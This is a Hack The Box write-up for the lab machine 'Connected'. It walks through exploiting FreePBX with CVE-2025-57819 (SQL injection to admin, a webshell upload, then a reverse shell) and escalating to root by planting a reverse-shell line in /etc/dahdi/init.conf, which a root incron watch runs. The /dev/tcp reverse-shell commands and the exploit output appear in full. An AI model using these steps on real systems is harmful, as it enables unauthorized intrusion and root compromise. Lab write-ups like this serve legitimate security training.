Hack The Box Write-Up Connected - 10.129.245.100

About Connected
In this post, I’m writing a write-up for the machine Connected from Hack The Box. Hack The Box is an online platform to train your ethical hacking skills and penetration testing skills.
Connected is a ‘Easy’ rated box. Grabbing and submitting the user.txt flag, your points will be raised by 10 and submitting the root flag your points will be raised by 20. After both flags have been submitted, you will also receive 585 XP reward points.
Foothold and User
The port scan discovers three open ports. The default SSH port on 22/tcp, the default HTTP port on 80/tcp, and the default HTTPS port on 443/tcp. After checking the website by navigating to http://connected.htb. We see that this machine is a FreePBX appliance running FreePBX version 16.0.40.7, which is vulnerable to a Remote Code Execution vulnerability, also known as CVE-2025-57819. After exploiting this vulnerability, we can read the user.txt file.
Root
During the enumeration phase, we see that the /usr/sbin/incrond binary has unusual setuid permissions. Further enumeration reveals that /var/spool/asterisk/sysadmin/dahdi_restart is being monitored. We also discover that we have permission to modify /etc/dahdi/init.conf. We can place a reverse-shell payload in this file and trigger it by “touching” /var/spool/asterisk/sysadmin/dahdi_restart. The payload then executes with root privileges, giving us a root shell.
Machine Info
| Machine Name: | Connected |
| Difficulty: | Easy |
| Points: | 20 |
| Release Date: | 6th June 2026 |
| IP: | 10.129.245.100 |
| Creator: | PJ131 |
Reconnaissance
Portscan with Nmap
As always, we start this machine with a portscan with Nmap.
1
sudo nmap -p- -sC -sV -oA ./nmap/connected.htb connected.htb
The results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 10:46 -0700
Nmap scan report for connected.htb (10.129.245.100)
Host is up (0.022s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE SERVICE   VERSION
22/tcp  open  ssh       OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 4e:60:38:6f:e7:78:6c:ca:58:62:a1:f1:56:ae:8d:30 (RSA)
|   256 12:41:55:26:9d:ad:3d:e8:bf:4e:31:aa:d7:d1:a5:d2 (ECDSA)
|_  256 8e:b6:96:e0:21:83:5d:1d:ce:8d:e2:6a:dd:38:c6:75 (ED25519)
80/tcp  open  http      Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
| http-title: 404 Not Found
|_Requested resource was config.php
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
443/tcp open  ssl/https Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
| ssl-cert: Subject: commonName=pbxconnect/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2025-11-30T14:07:27
|_Not valid after:  2026-11-30T14:07:27
|_ssl-date: TLS randomness does not represent time
|_http-title: 400 Bad Request

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 238.47 seconds
The port scan identifies three open ports: the default SSH port (22/tcp), HTTP port (80/tcp), and HTTPS port (443/tcp). The web server is running Apache 2.4.6.
Enuneration
http://connected.htb
We can now navigate to the website http://connected.htb. In the bottom of the page we see that FreePBX version 16.0.40.7 is in use.

After a quick internet search, we discovered that this version has a remote code execution vulnerability, CVE-2025-57819. By exploiting this vulnerability, we can execute arbitrary code to establish a reverse shell to our machine. See for the exploit: https://github.com/0xEhab/FreePBX-CVE-2025-57819-RCE.
Exploiting
CVE-2025-57819
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/Documents/htb/machines/connected]
└─$ git clone https://github.com/0xEhab/FreePBX-CVE-2025-57819-RCE
Cloning into 'FreePBX-CVE-2025-57819-RCE'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 10 (delta 2), reused 6 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (10/10), 6.45 KiB | 6.45 MiB/s, done.
Resolving deltas: 100% (2/2), done.
After downloading the exploit, I start a listener on port 1337 using Penelope. Then, I execute the payload with the appropriate arguments.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/…/htb/machines/connected/FreePBX-CVE-2025-57819-RCE]
└─$ python3 exploit.py --rhost connected.htb --command "sh -i >& /dev/tcp/10.10.17.123/1337 0>&1"

 ██████████ █████                  █████
░░███░░░░░█░░███                  ░░███
 ░███  █ ░  ░███████   █████ █████ ░███████
 ░██████    ░███░░███ ░░███ ░░███  ░███░░███
 ░███░░█    ░███ ░███  ░░░█████░   ░███ ░███
 ░███ ░   █ ░███ ░███   ███░░░███  ░███ ░███
 ██████████ ████ █████ █████ █████ ████████
░░░░░░░░░░ ░░░░ ░░░░░ ░░░░░ ░░░░░ ░░░░░░░░

    FreePBX 16 SQLi -> Admin -> RCE  (CVE-2025-57819 + CVE-2025-61678)
    linkedin: ehxb /// medium.com/@Ehxb /// github 0xEHxb

[*] [CVE-2025-57819] creating admin via stacked SQLi: svc_uas0c:g2m8qz021wq2
[+] admin row inserted into ampusers
[*] logging into FreePBX admin panel
[+] authenticated as svc_uas0c
[*] [CVE-2025-61678] uploading webshell -> /bi6iadspm6/pp6y8vj5.php
[+] webshell live: https://connected.htb/bi6iadspm6/pp6y8vj5.php
[*] executing: sh -i >& /dev/tcp/10.10.17.123/1337 0>&1
Whoop! That’s a lot of text. It’s indeed an Asterisk appliance running FreePBX.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
[+] Got reverse shell from connected~10.129.245.100-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python! 💪
[-] Cannot get the PID of the shell. Response:
False
[-] Cannot get the TTY of the shell. Response:
False
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/connected~10.129.245.100-Linux-x86_64/2026_08_21-11_09_39-510.log 📜
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
______                   ______ ______ __   __
|  ___|                  | ___ \| ___ \\ \ / /
| |_    _ __   ___   ___ | |_/ /| |_/ / \ V /
|  _|  | '__| / _ \ / _ \|  __/ | ___ \ /   \
| |    | |   |  __/|  __/| |    | |_/ // /^\ \
\_|    |_|    \___| \___|\_|    \____/ \/   \/


NOTICE! You have 3 notifications! Please log into the UI to see them!
Current Network Configuration

Please note most tasks should be handled through the GUI.
You can access the GUI by typing one of the above IPs in to your web browser.
For support please visit:
    http://www.freepbx.org/support-and-professional-services

+---------------------------------------------------------------------+
| This machine is not activated.  Activating your system ensures that |
| your machine is eligible for support and that it has the ability to |
| install Commercial Modules.                                         |
|                                                                     |
| If you already have a Deployment ID for this machine, simply run:   |
|                                                                     |
|    fwconsole sysadmin activate deploymentid                         |
|                                                                     |
| to assign that Deployment ID to this system. If this system is new, |
| please go to Activation (which is on the System Admin page in the   |
| Web UI) and create a new Deployment there.                          |
+---------------------------------------------------------------------+

[asterisk@connected bi6iadspm6]$  vVvPtJRzZz=kNKuMMiPEr pKYKMOIrXx=yPclYLDvTM;printf $vVvPtJRzZz$pKYKMOIrXx;echo $$;printf $pKYKMOIrXx$vVvPtJRzZz
kNKuMMiPEryPclYLDvTM3614
yPclYLDvTMkNKuMMiPEr[asterisk@connected bi6iadspm6]$  oUeNzvleas=GyJNNnUsob LKigASkhHI=DSZWemctUZ;printf $oUeNzvleas$LKigASkhHI;echo "$(id -un)($(id -u))";printf $LKigASkhHI$oUeNzvleas
GyJNNnUsobDSZWemctUZasterisk(999)
DSZWemctUZGyJNNnUsob[asterisk@connected bi6iadspm6]$  TFxpUCVwzz=bxeLgCBqIH czilcscXBc=OSRxRgspmR;printf $TFxpUCVwzz$czilcscXBc;tty;printf $czilcscXBc$TFxpUCVwzz
bxeLgCBqIHOSRxRgspmR/dev/pts/0
[asterisk@connected bi6iadspm6]$ hostname; whoami; uname -a; id; pwd
connected
asterisk
Linux connected 5.4.239-1.el7.elrepo.x86_64 #1 SMP Thu Mar 30 10:40:27 EDT 2023 x86_64 x86_64 x86_64 GNU/Linux
uid=999(asterisk) gid=1000(asterisk) groups=1000(asterisk)
/var/www/html/bi6iadspm6
[asterisk@connected bi6iadspm6]$
We can now read the user.txt.
1
2
3
4
5
6
7
8
[asterisk@connected /]$ cd home/
[asterisk@connected home]$ ls
asterisk
[asterisk@connected home]$ cd asterisk/
[asterisk@connected asterisk]$ ls
user.txt
[asterisk@connected asterisk]$ cat user.txt
a63ca3db0b645f6e4fc11739a6d96174
That was easy…
Privilege Escalation
Enumeration
In Penelope, I execute the run lse command, and the Linux enumerator does its job. After running, it found /usr/sbin/incrond with uncommon suid privileges
1
2
3
4
5
6
7
...
[!] fst020 Uncommon setuid binaries........................................ yes!
---
/usr/bin/incrontab
---
[!] fst030 Can we write to any setuid binary?.............................. nope
...
- Check manual the service
1
2
3
4
[asterisk@connected /]$ ps aux | grep root
...
root        746  0.0  0.0  15044  2932 ?        Ss   17:49   0:00 /usr/sbin/incrond
...
The daemon incronis a filesystem-event-triggered alternative to the regular cron. incron can be used for auto-processing jobs because it can watch the filesystem for specific actions, such as files dropped into a watch folder, syncing, modification, and removal events. The watch configuration for incron lives in a few possible places, such as:
/var/spool/incron/<username>/etc/incron.d/
Any files, regardless of user context, can be checked with cat /etc/incon.d/*, see:
1
2
3
4
5
6
7
8
9
10
11
[asterisk@connected incron]$ cat /etc/incron.d/*
/var/spool/asterisk/sysadmin/vpnget IN_CLOSE_WRITE /usr/sbin/sysadmin_openvpn -d
/var/spool/asterisk/sysadmin/intrusion_detection_stop IN_CLOSE_WRITE /etc/init.d/fail2ban stop
/var/spool/asterisk/sysadmin/update_system_cron IN_CLOSE_WRITE /usr/sbin/sysadmin_update_set_cron
/var/spool/asterisk/sysadmin/portmgmt_setup IN_CLOSE_WRITE /usr/sbin/sysadmin_portmgmt
/var/spool/asterisk/sysadmin/wanrouter_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_wanrouter_restart
/var/spool/asterisk/sysadmin/dahdi_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_dahdi_restart
/usr/local/asterisk/ha_trigger IN_CLOSE_WRITE /usr/sbin/sysadmin_ha
/usr/local/asterisk/incron IN_CLOSE_WRITE /usr/bin/sysadmin_manager --local $#

/var/spool/asterisk/incron IN_MODIFY,IN_ATTRIB,IN_CLOSE_WRITE /usr/bin/sysadmin_manager $#
After doing some research online, I learned that this output is like a standard configuration for a FreePBX appliance. Because incrond is running as root, we can trigger the watch with e.g. touch /var/spool/asterisk/sysadmin/dahdi_restart. First, check the process table:
1
2
[asterisk@connected incron]$   ps aux | grep sysadmin_dahdi_restart
asterisk  13910  0.0  0.0   9100   836 pts/0    S+   18:40   0:00 grep --color=auto sysadmin_dahdi_restart
Trigger the watch, and immediately check the process table:
1
2
3
4
[asterisk@connected incron]$ touch /var/spool/asterisk/sysadmin/dahdi_restart
[asterisk@connected incron]$   ps aux | grep sysadmin_dahdi_restart
root      13991  0.0  0.0 115412  3164 ?        S    18:40   0:00 /bin/sh /usr/sbin/sysadmin_dahdi_restart
asterisk  14030  0.0  0.0   9100   928 pts/0    S+   18:40   0:00 grep --color=auto sysadmin_dahdi_restart
Nice! We have now found a way to use this information to escalate our privileges to root
Own Connected
The dahdi configuration is located in /etc/dahdi.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
[asterisk@connected dahdi]$ pwd
/etc/dahdi
[asterisk@connected dahdi]$ ls -al
total 52
drwxr-xr-x.   2 asterisk asterisk   195 Nov 30  2025 .
drwxr-xr-x. 119 root     root      8192 Aug 25 17:49 ..
-rw-r--r--.   1 asterisk asterisk  1617 Jun  5  2023 assigned-spans.conf.sample
-rw-r--r--.   1 asterisk asterisk  6095 Jun  5  2023 genconf_parameters
-rw-r--r--.   1 asterisk asterisk   771 Jun  5  2023 init.conf
-rwxr-xr-x.   1 asterisk asterisk  2187 Jun  5  2023 modules
-rw-r--r--.   1 asterisk asterisk  2187 Jun  5  2023 modules.sample
-rw-r--r--.   1 asterisk asterisk   820 Jun  5  2023 span-types.conf.sample
-rw-r--r--.   1 asterisk asterisk     0 Nov 30  2025 system.conf
-rw-r--r--.   1 asterisk asterisk 11673 Jun  5  2023 system.conf.sample
We have modification permission on the /etc/init.conf
1
[asterisk@connected dahdi]$ echo "bash -c 'sh -i >& /dev/tcp/10.10.17.123/4444 0>&1'" >> /etc/dahdi/init.conf
Now we have to trigger the icrond
1
touch /var/spool/asterisk/sysadmin/dahdi_restart
The script is being executed and we have a reverse shell to root this machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/Documents/htb/machines/connected]
└─$ penelope -p 4444
zsh: /home/kali/.local/bin/penelope: bad interpreter: /home/kali/.local/share/pipx/venvs/penelope/bin/python: no such file or directory
[+] Listening for reverse shells on 0.0.0.0:4444 -> 127.0.0.1 • 192.168.178.88 • 172.17.0.1 • 10.10.17.123
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => connected 10.129.245.100 Linux-x86_64 👤 root(0) 😍️ Session ID <1>
[+] ⭐ Agent deployed via /bin/python
id
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/kali/.penelope/sessions/connected~10.129.245.100-Linux-x86_64/2026_08_25-12_02_22-590-root(0).log
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
______                   ______ ______ __   __
|  ___|                  | ___ \| ___ \\ \ / /
| |_    _ __   ___   ___ | |_/ /| |_/ / \ V /
|  _|  | '__| / _ \ / _ \|  __/ | ___ \ /   \
| |    | |   |  __/|  __/| |    | |_/ // /^\ \
\_|    |_|    \___| \___|\_|    \____/ \/   \/


NOTICE! You have 3 notifications! Please log into the UI to see them!
Current Network Configuration
[root@connected /]# id
uid=0(root) gid=0(root) groups=0(root)
[root@connected /]# cat /root/root.txt
e0b1663634a242bb46cde2c32c755153
Thanks for reading this write-up! Did you enjoy reading this write-up? Or learned something from it? Please consider spending a respect point: https://app.hackthebox.com/profile/224856.com/profile/224856. Thanks!
Happy Hacking :-)